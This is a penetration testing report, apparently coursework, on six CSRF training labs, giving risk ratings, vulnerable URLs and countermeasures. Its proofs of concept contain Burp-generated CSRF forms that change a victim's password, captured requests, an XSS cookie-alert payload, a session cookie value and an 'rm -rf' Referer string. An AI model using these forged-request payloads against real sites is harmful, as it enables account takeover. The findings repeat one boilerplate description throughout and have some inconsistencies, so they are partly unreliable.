Week 6 Penetration Testing Report

Introduction

This report document hereby describes the proceedings and results of a Black Box security assessment conducted against the **Week 6 Labs**. The report hereby lists the findings and corresponding best practice mitigation actions and recommendations.

1. Objective

The objective of the assessment was to uncover vulnerabilities in the **Week 6 Labs** and provide a final security assessment report comprising vulnerabilities, remediation strategy and recommendation guidelines to help mitigate the identified vulnerabilities and risks during the activity.

2. Scope

This section defines the scope and boundaries of the project.

Application Name	**{Cross-Site Request Forgery}**

3. Summary

Outlined is a Black Box Application Security assessment for the **Week 6 Labs**.

Total number of Sub-labs: 6 Sub-labs

High	Medium	Low
2	2	2


High	-	**Number of Sub-labs with hard difficulty level**
Medium	-	**Number of Sub-labs with Medium difficulty level**
Low	-	**Number of Sub-labs with Easy difficulty level**

1. {Cross-Site Request Forgery}

1.1. {Easy CSRF}

Reference	**Risk Rating**
Easy CSRF	**Low**
Tools Used	
Google Chrome, CSRF tool, Burp Suite	
Vulnerability Description	
I found this vulnerability by intercepting a password changing request through an attacker account and forged it to get access to the victims account. Then I send this request to the victim and when the victim opens and clicks on the request, the password will change successfully and will get access to the victim's account.	
How It Was Discovered	
Automated Tools and Manual Analysis	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/csrf_lab/lab_1/passwordChange.php	
Consequences of not Fixing the Issue	
Attacker causes the victim user to carry out unintentional actions like taking over users accounts illegally. Compromising privileges role within the application, and taking over applications data and functions.	
Suggested Countermeasures	
Anti CSRF tokens, different for different users, and Same site cookies.	
References	
https://owasp.org/www-community/attacks/csrf	

Proof of Concept


Login
Cross_Site_Request_Forgery_(CSF
Not secure
bugbountyhunter.org/internship_labs/HTML/csrf_lab/lab_1/passwordChange.php
HACKTIFY
Happy Hacking
Logout
Submit

Change Password

New Password:

Confirm Password:

Your Password has been updated successfully

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
1.2. {Always Validate Tokens}

Reference	Risk Rating
Always Validate Tokens	**Medium**
Tools Used	
Google Chrome, CSRF tool, Burp Suite	
Vulnerability Description	
I found this vulnerability by intercepting a password changing request through an attacker account and forged it to get access to the victims account. Then I send this request to the victim and when the victim opens and clicks on the request, the password will change successfully and will get access to the victim's account.	
How It Was Discovered	
Automated Tools and Manual Analysis	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/csrf_lab/lab_2/passwordChange.php	
Consequences of not Fixing the Issue	
Attacker causes the victim user to carry out unintentional actions like taking over users accounts illegally. Compromising privileges role within the application, and taking over applications data and functions.	
Suggested Countermeasures	
Anti CSRF tokens, different for different users, and Same site cookies.	
References	
https://www.acunetix.com/websitesecurity/csrf-attacks/	

Proof of Concept



Change Password

New Password:

Confirm Password:

Submit

Your Password has been updated successfully

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Request to: https://www.bugbountyhunter.org

```
POST /internship_labs/HTML/csrf_lab/lab_2/passwordChange.php
 HTTP/1.1
Host: www.bugbountyhunter.org
Connection: close
Content-Length: 74
Cache-Control: max-age=0
sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="88"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: https://www.bugbountyhunter.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
ange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
```


CSRF HTML:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="
https://www.bugbountyhunter.org/internship_labs/HTML/csrf_lab/l
ab_2/passwordChange.php" method="POST">
      <input type="hidden" name="newPassword" value="bunny" />
      <input type="hidden" name="newPassword2" value="bunny" />
      <input type="hidden" name="csrf" value="bunmska27" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

1.3. {I Hate When Someone Uses My Tokens!}

Reference	Risk Rating
I Hate When Someone Uses My Tokens!	**Medium**
Tools Used	
Google Chrome, CSRF tool, Burp Suite	
Vulnerability Description	
I found this vulnerability by intercepting a password changing request through an attacker account and forged it to get access to the victims account. Then I send this request to the victim and when the victim opens and clicks on the request, the password will change successfully and will get access to the victim's account.	
How It Was Discovered	
Automated Tools and Manual Analysis	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/csrf_lab/lab_4/passwordChange.php	
Consequences of not Fixing the Issue	
Attacker causes the victim user to carry out unintentional actions like taking over users accounts illegally. Compromising privileges role within the application, and taking over applications data and functions.	
Suggested Countermeasures	
Anti CSRF tokens, different for different users, and Same site cookies.	
References	
https://portswigger.net/web-security/csrf	

Proof of Concept



Request to: https://www.bugbountyhunter.org

```
POST /internship_labs/HTML/csrf_lab/lab_4/passwordChange.php HTTP/1.1
Host: www.bugbountyhunter.org
Connection: close
Content-Length: 74
Cache-Control: max-age=0
sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="88"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: https://www.bugbountyhunter.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-excha
nge;v=b3;q=0.9
```


CSRF HTML:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://www.bugbountyhunter.org/internship_labs/HTML/csrf_lab/lab_4/passwordChange.php" method="POST">
      <input type="hidden" name="newPassword" value="bunny" />
      <input type="hidden" name="newPassword2" value="bunny" />
      <input type="hidden" name="csrf" value="9e6dc8685bf3c1b338f2011ace904887" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

1.4. {GET Me or POST ME}

Reference	**Risk Rating**
GET Me or POST ME	**Low**
Tools Used	
Google Chrome, CSRF tool, Burp Suite	
Vulnerability Description	
I found this vulnerability by intercepting a password changing request through an attacker account and forged it to get access to the victims account. Then I send this request to the victim and when the victim opens and clicks on the request, the password will change successfully and will get access to the victim's account.	
How It Was Discovered	
Automated Tools and Manual Analysis	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/csrf_lab/lab_6/passwordChange.php?newPassword=bunny&newPassword2=bunny&csrf=9f30abfb7a0141bb657fa6d587a5878b	
Consequences of not Fixing the Issue	
Attacker causes the victim user to carry out unintentional actions like taking over users accounts illegally. Compromising privileges role within the application, and taking over applications data and functions.	
Suggested Countermeasures	
Anti CSRF tokens, different for different users, and Same site cookies.	
References	
https://owasp.org/www-community/attacks/csrf	

Proof of Concept



```
POST /internship_labs/HTML/csrf_lab/lab_6/passwordChange.php HTTP/1.1
Host: www.bugbountyhunter.org
Connection: close
Content-Length: 70
Cache-Control: max-age=0
sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="88"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: https://www.bugbountyhunter.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3;q=0.9
Sec-Fetch-Site: same-origin
```


CSRF HTML:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://www.bugbountyhunter.org/internship_labs/HTML/csrf_lab/lab_6/passwordChange.php" method="GET">
      <input type="hidden" name="newPassword" value="bunny" />
      <input type="hidden" name="newPassword2" value="bubby" />
      <input type="hidden" name="csrf" value="9f30abfb7a0141bb657fa6d587a5878b" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

1.5. {XSS is Saviour}

Reference	Risk Rating
XSS is Saviour	**Hard**
Tools Used	
Google Chrome, CSRF tool, Burp Suite	
Vulnerability Description	
I found this vulnerability by intercepting a password changing request through an attacker account and forged it to get access to the victims account. Then I send this request to the victim and when the victim opens and clicks on the request, the password will change successfully and will get access to the victim's account.	
How It Was Discovered	
Automated Tools and Manual Analysis	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/csrf_lab/lab_7/lab_7.php?name=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E&show=Save	
Consequences of not Fixing the Issue	
Attacker causes the victim user to carry out unintentional actions like taking over users accounts illegally. Compromising privileges role within the application, and taking over applications data and functions.	
Suggested Countermeasures	
Anti CSRF tokens, different for different users, and Same site cookies.	
References	
https://www.acunetix.com/websitesecurity/csrf-attacks/	

Proof of Concept



bugbountyhunter.org/internship_labs/HTML/csrf_lab/lab_7/lab_7.php?name=<script>alert%28document.cookie%29<%2Fscript>&show=Save


www.bugbountyhunter.org says

csrf_token=9f30abfb7a0141bb657fa6d587a5878b;
PHPSESSID=gc3ov4mqlkfk4uamml2eh5v16r

1.6. {Rm - Rf Token}

Reference	Risk Rating
Rm - Rf Token	**Hard**
Tools Used	
Google Chrome, CSRF tool, Burp Suite	
Vulnerability Description	
I found this vulnerability by intercepting a password changing request through an attacker account and forged it to get access to the victims account. Then I send this request to the victim and when the victim opens and clicks on the request, the password will change successfully and will get access to the victim's account.	
How It Was Discovered	
Automated Tools and Manual Analysis	
Vulnerable URLs	
https://www.bugbountyhunter.org/internship_labs/HTML/csrf_lab/lab_8/passwordChange.php?newPassword=bunny&newPassword2=bunny&csrf=9f30abfb7a0141bb657fa6d587a5878b	
Consequences of not Fixing the Issue	
Attacker causes the victim user to carry out unintentional actions like taking over users accounts illegally. Compromising privileges role within the application, and taking over applications data and functions.	
Suggested Countermeasures	
Anti CSRF tokens, different for different users, and Same site cookies.	
References	
https://portswigger.net/web-security/csrf	

Proof of Concept



Change Password

New Password:

Confirm Password:

Submit

Your Password has been updated successfully

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Request to: https://www.bugbountyhunter.org

```
POST /internship_labs/HTML/csrf_lab/lab_8/passwordChange.php HTTP/1.1
Host: www.bugbountyhunter.org
Connection: close
Content-Length: 70
Cache-Control: max-age=0
sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="88"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: https://www.bugbountyhunter.org
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/88.0.4324.150 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: rm -rf
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
```

CSRF HTML:

```
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="
https://www.bugbountyhunter.org/internship_labs/HTML/csrf_lab/lab_8/passwordChange.php"
method="POST">
      <input type="hidden" name="newPassword" value="aaa" />
      <input type="hidden" name="newPassword2" value="aaa" />
      <input type="hidden" name="csrf" value="d255d1b766be190d84ef5c9866cd0e41" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```